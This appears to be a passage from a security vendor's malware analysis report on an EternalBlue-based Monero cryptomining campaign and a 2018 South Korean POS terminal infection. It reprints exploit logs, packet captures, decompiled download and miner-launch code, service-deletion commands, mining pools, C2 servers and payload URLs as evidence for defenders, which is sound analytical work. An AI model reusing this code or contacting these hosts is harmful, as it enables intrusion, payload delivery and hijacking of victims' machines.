
Figure 2-3 | Configuration File of the EternalBlue Attack Tool

When the EternalBlue tool is executed, two log files stage1.txt and stage2.txt are created as shown in Table 2-2.

```
cmd.exe /c C:\WINDOWS\SecureBootThemes\Microsoft\\svchost.exe > stage1.txt // Eternalblue
cmd.exe /c C:\WINDOWS\SecureBootThemes\Microsoft\\spoolsv.exe > stage2.txt // Doublepulsar
```

Table 2-2 | Generated Log File


The stage1.txt file is the execution log file of the EternalBlue tool, and details are shown in Figure 2-4.



```
[*] Connecting to target for exploitation.
    [+] Connection established for exploitation.
[*] Pinging backdoor...
    [+] Backdoor not installed, game on.
[*] Target OS selected valid for OS indicated by SMB reply
[*] CORE raw buffer dump (41 bytes):
0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
0x00000020  65 20 50 61 63 6b 20 31 00                       e Pack 1.
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
    ................DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
    [+] Sending SMBv2 buffers
        .............DONE.
    [+] Sending large SMBv1 buffer..DONE.
    [+] Sending final SMBv2 buffers......DONE.
    [+] Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet!
    DONE.
[*] Receiving response from exploit packet
    [+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor...
    [+] Backdoor returned code: 10 - Success!
    [+] Ping returned Target architecture: x64 (64-bit)
    [+] Backdoor installed
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] CORE sent serialized output blob (2 bytes):
```

Figure 2-4 | EternalBlue Log File

The vulnerability packet is also sent to the target system as shown in Figure 2-5.




```
3781 5472.220235   192.168.126.135    192.168.126.137    SMB      136 Trans2 Request, SESSION_SETUP
3782 5472.220298   192.168.126.137    192.168.126.135    SMB       93 Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
3783 5472.423110   192.168.126.135    192.168.126.137    TCP       60 49254→445 [ACK] Seq=68180 Ack=706 Win=63535 Len=0
3784 5474.220195   192.168.126.135    192.168.126.137    SMB       93 Tree Disconnect Request
3785 5474.220257   192.168.126.137    192.168.126.135    SMB       93 Tree Disconnect Response
3786 5474.220462   192.168.126.135    192.168.126.137    SMB       97 Logoff AndX Request
3787 5474.220497   192.168.126.137    192.168.126.135    SMB       97 Logoff AndX Response

 ▴ SMB Header
     Server Component: SMB
     SMB Command: Trans2 (0x32)
     NT Status: STATUS_NOT_IMPLEMENTED (0xc0000002)
   ▹ Flags: 0x98, Request/Response, Canonicalized Pathnames, Case Sensitivity
   ▹ Flags2: 0xc007, Unicode Strings, Error Code Type, Security Signatures, Extended Attributes, Long Names Allowed
     Process ID High: 0
     Signature: 32e3091f01000000
     Reserved: 0000
   ▹ Tree ID: 2048  (\\192.168.126.137\IPC$)
     Process ID: 65279
     User ID: 2048
     Multiplex ID: 82
 ▹ Trans2 Response (0x32)

0000  00 0c 29 c7 c3 2c 00 0c  29 9a cb 58 08 00 45 00   ..)..,.. )..X..E.
0010  00 4f 01 fa 40 00 80 06  00 00 c0 a8 7e 89 c0 a8   .O..@... ....~...
0020  7e 87 01 bd c0 66 41 a5  03 81 60 13 4c 46 50 18   ~....fA. ..`.LFP.
0030  fa 9e 7e a3 00 00 00 00  00 23 ff 53 4d 42 32 02   ..~..... .#.SMB2.
0040  00 00 c0 98 07 c0 00 00  32 e3 09 1f 01 00 00 00   ........ 2.......
0050  00 00 00 08 ff fe 00 08  52 00 00 00 00            ........ R....
```

Figure 2-5 | Vulnerability Packet Transmission

Then the lsass.exe file creates a malicious package file, MsraReportDataCache32.tlb, in the remote system it has infiltrated the system. The content of this package file is shown in Figure 2-6. The package file records information in 102,400 bytes each time to the file and directly sends the plain binary without the additional step of encryption.



```
lsass.exe   504  TCP Receive   WIN-T8AR0TJ9V6R:57219 -> VMWIN7K:49287                  Length: 13, seqnum: 0, connid: 0
lsass.exe   504  CreateFile    C:₩Windows₩System32₩MsraReportDataCache32.tlb           Desired Access: Generic Write, Read Attributes, Disposition: Open, Op
lsass.exe   504  WriteFile     C:₩Windows₩System32₩MsraReportDataCache32.tlb           Offset: 204,782, Length: 102,391, Priority: Normal
lsass.exe   504  ReadFile      C:₩Windows₩System32₩MsraReportDataCache32.tlb           Offset: 200,704, Length: 4,078, I/O Flags: Non-cached, Paging I/O, Sync
lsass.exe   504  CloseFile     C:₩Windows₩System32₩MsraReportDataCache32.tlb
lsass.exe   504  TCP Send      WIN-T8AR0TJ9V6R:57219 -> VMWIN7K:49287                  Length: 25, startime: 129775, endtime: 129776, seqnum: 0, connid: 0
lsass.exe   504  TCP Receive   WIN-T8AR0TJ9V6R:57219 -> VMWIN7K:49287                  Length: 102400, seqnum: 0, connid: 0
lsass.exe   504  TCP Receive   WIN-T8AR0TJ9V6R:57219 -> VMWIN7K:49287                  Length: 13, seqnum: 0, connid: 0
lsass.exe   504  CreateFile    C:₩Windows₩System32₩MsraReportDataCache32.tlb           Desired Access: Generic Write, Read Attributes, Disposition: Open, Op
lsass.exe   504  WriteFile     C:₩Windows₩System32₩MsraReportDataCache32.tlb           Offset: 307,173, Length: 102,391, Priority: Normal
lsass.exe   504  CloseFile     C:₩Windows₩System32₩MsraReportDataCache32.tlb
lsass.exe   504  TCP Send      WIN-T8AR0TJ9V6R:57219 -> VMWIN7K:49287                  Length: 25, startime: 129776, endtime: 129779, seqnum: 0, connid: 0
lsass.exe   504  TCP Receive   WIN-T8AR0TJ9V6R:57219 -> VMWIN7K:49287                  Length: 102400, seqnum: 0, connid: 0
lsass.exe   504  TCP Receive   WIN-T8AR0TJ9V6R:57219 -> VMWIN7K:49287                  Length: 13, seqnum: 0, connid: 0
lsass.exe   504  CreateFile    C:₩Windows₩System32₩MsraReportDataCache32.tlb           Desired Access: Generic Write, Read Attributes, Disposition: Open, Op
lsass.exe   504  WriteFile     C:₩Windows₩System32₩MsraReportDataCache32.tlb           Offset: 409,564, Length: 102,391, Priority: Normal
lsass.exe   504  ReadFile      C:₩Windows₩System32₩MsraReportDataCache32.tlb           Offset: 405,504, Length: 4,060, I/O Flags: Non-cached, Paging I/O, Sync
lsass.exe   504  CloseFile     C:₩Windows₩System32₩MsraReportDataCache32.tlb
```

Figure 2-6 | TLB Package File Generated by lsass.exe After a Successful Vulnerability Attack


The TCP port for packet transmission uses the dynamically allocated 492xx and 572xx bands. For testing, src: 49287 and dest: 57219 ports were used.

If the vulnerability attack is successful, the "MsraReportDataCache32.tlb" file is transferred and the transferred file is decompressed. The decompressed folder is saved in the same path, Windows\SecureBootThemes\Microsoft. The name of the srv64 file is changed to "system32\tpagentservice.dll", copied to the system and registered as a service for operation. This is the main control module which runs the spoolsv64.exe file within the TLB package and finds another vulnerable system to distribute the package file. Finally, the XMRig tool, in the name of hash or hash64, for mining Monero is executed. The mining pool address is shown in Table 2-3.

```
-o p3.qsd2xjpzfky.site:45560 -u wvsymvtjeg
-o p1.mdfr6avyyle.online:45560 -u lqbpyceupn
-o p1.qsd2xjpzfky.site:45560 -u odiqldkee2
-o p5.mdfr6avyyle.online:45560 -u jodkrofar
-o p5.qsd2xjpzfky.site:45560 -u dkw1kaxlep
```

Table 2-3 | Mining Pool Address

The main control module decompresses the malware package file "MsraReportDataCache32.tlb" and creates and executes the attack module and "TrustedHostServices.exe", the Monero coin mining program. The code for the main actions of the control module is shown in Figure 2-7.



```
sprintf_sub_1800017A0((__int64)&Dst, (__int64)"%s\\MsraReportDataCache32.tlb", (__int64)&Buffer, v6);
memset(&FileName, 0, 0x104ui64);
sprintf_sub_1800017A0((__int64)&FileName, (__int64)"%s\\%s", (__int64)&Buffer, (__int64)"TrustedHostServices.exe");
v7 = CreateFileA(&FileName, 0x80000000, 1u, 0i64, 3u, 0, 0i64);
if ( v7 == (HANDLE)-1i64 )
{
  sub_180003570((__int64)&Dst, "hash64", (__int64)&Buffer);
  renamefile_sub_180003480((__int64)&Buffer, (__int64)&Buffer, (__int64)"hash64", (__int64)"TrustedHostServices.exe");


while ( !v11 );
v11 = byte_180088C54 == 0;
*(_OWORD *)v10 = xmmword_180071140;        // @protonmail.com
*((_OWORD *)v10 + 1) = xmmword_180071150;  // -p x -t %d --don
*((_QWORD *)v10 + 4) = 'evel-eta';         // ate-level=1
*((_DWORD *)v10 + 10) = '1=l';
if ( !v11 )
{
  v12 = &v19;
  do
    v11 = (v12++)[1] == 0;
  while ( !v11 );
  *(_QWORD *)v12 = 'hecin-- ';             // --nicehash
  *((_DWORD *)v12 + 2) = 'hsa';
}
memset(&CommandLine, 0, 0x800ui64);
sprintf_sub_1800017A0((__int64)&CommandLine, (__int64)&v20, v9, v13);
result = CreateFileA(&strMinerName, 0x80000000, 1u, 0i64, 3u, 0, 0i64);
if ( result == (HANDLE)-1i64 )
  break;
CloseHandle(result);
v4 = createProcess_sub_180003890(&strMinerName, &CommandLine);
Sleep(0x12Cu);
```


Figure 2-7 | Code for the Major Actions of the Main Control Module

Also as shown in Table 2-4, the control module deletes all files that are presumed to be the previous version, stop services, and deletes scheduled jobs.

```
dnsclientprovider_userdata.mof
NrsDataCache.tlb
SecUpdateHost.exe
ServicesHost.exe
settings7283.dat
SysprepCache.ini
vmichapagentsrv.dll
("schtasks.exe", " /Delete /TN \"\\Microsoft\\Windows\\UPnP\\Services\" /F");
("sc.exe", " stop vmichapagentsrv");
("sc.exe", " delete vmichapagentsrv");
("schtasks.exe"," /End /TN \"\\Microsoft\\Windows\\Tcpip\\TcpipReportingServices\"");
("schtasks.exe"," /Delete /TN \"\\Microsoft\\Windows\\Tcpip\\TcpipReportingServices\" /F");
```

Table 2-4 | Action of Performing File Deletion, Service Stop, and Scheduled Jobs Deletion

Also, the main control module has its own Mongoose-based web server feature with the role of transmitting the MsraReportDataCache32.tlb package file to other infected system using the port 26397. Also, if an external internet connection is available, the malicious package file is downloaded from the remote server as shown in Figure 2-8.



```
v10 = InternetOpenA("Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)", 0, 0i64, 0i64, 0);
if ( v10 )
{
  v11 = parseint_sub_180044C7C((__int64)"4433");
  v12 = InternetConnectA(v10, v8, v11, 0i64, 0i64, 3u, 0, 0i64);
  v13 = v12;
  if ( v12 )
  {
    v14 = HttpOpenRequestA(v12, "POST", v7, 0i64, 0i64, 0i64, 0x84200200, 0i64);
    if ( v14 )
    {
      memset(szHeaders, 0, 0x800ui64);
      useragent_sub_180008D80(
        (__int64)szHeaders,
        (__int64)"Host: %s\r\n"
                 "User-Agent: Windows-Update-AgentConnection: Keep-Alive\r\n"
                 "Content-Length: %d\r\n"
                 "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n"
                 "Accept-Encoding: deflate\r\n"
                 "Accept-Language: en-us\r\n"
                 "Pragma: no-cache\r\n",
        (__int64)v8,
        (unsigned int)a6);
```

```
    v9 = "/a4c80e";
    v10 = v15;
  }
  else
  {
    v9 = "/5b8c1d";
    v10 = v16;
  }
}
else
{
  v9 = "/d0a01e";
  v10 = Dst;
```

Figure 2-8 | Download Related Code

The TLB package is updated through this web server using the download address shown in Table 2-5.

```
rer.njaavfxcgk3.club/f79e53 (port: 4431)
ccc.njaavfxcgk3.club/a4c80e (port: 4433)
ccc.njaavfxcgk3.club/5b8c1d (port: 4433)
ccc.njaavfxcgk3.club/d0a01e (port: 4433)
```

Table 2-5 | Download Address of the TLB Package Update

2. Analysis of the POS Attack Case (2018)

In July 2018, 100,000 POS terminals were hacked in South Korea. The hacking caused most POS terminals to disconnect from the internet and prevented normal operation of the payment service. One of the companies which was the victim of this hacking incident posted about their service failures that occurred due to the exploit of the Windows security vulnerability and also the recommendations for security patches

Most of the infected terminals were running the Windows XP operating system that has the SMB vulnerabilities and did not have the security updates applied. The threat actor exploited this vulnerability, like the WannaCryptor ransomware, to install Gh0st RAT, which is a backdoor malware and CoinMiner. The Figure 2-9 shows the operation process of the malware.



Downloader: rundll32.exe
http://220.178.31.153/Images/tree/winServer.hta
Downloader: lsass.exe (Assumed to have occurred from the SMB vulnerability)
http://yougoodluck.me/iiiiiii.exe
dllhosts.exe
(1) 3a.txt
(2) 3b.txt
Backdoor (C2: idc7.yjzj.org:56556)
(3) iiiiiii.exe
(4) k.exe
Backdoor (C2: 221.147.217.72:2004)
BAT2EXE
[Download] http://du.micrbots.com/help/3b.txt
[Download] http://du.micrbots.com/help/3a.txt
[Download] http://103.55.13.68/k.exe
[Download] http://do.micrbots.com/page/goods180403.txt (BAT File)
[Download] http://do.micrbots.com/page/goods1804.jpg (Zip File : wininits.jpg(Miner), winlogon.exe(NSSM)
[Download] http://120.26.60.1:8088/lyb/err.html?goods180403-DownBAt-ERROR/lyb/help2.js
> DownUpdataOK, DownBAtOK, -DownBAt-ERROR, DownPageOK

Figure 2-9 | Operation Process of the POS Malware (2018.07)

The AhnLab Smart Defense (ASD) engine was used to find the iiiiiii.exe file, the third file in Figure 2-9 which was created by "lsass.exe", Windows system file. From this, we can deduce that this is an attack exploiting the SMB vulnerability which was propagated by an infected system. The malware for the remote control Gh0st RAT is "3b.txt", the second file in Figure 2-9. The first file, "3a.txt", downloads CoinMiner, a tool for mining cryptocurrency.

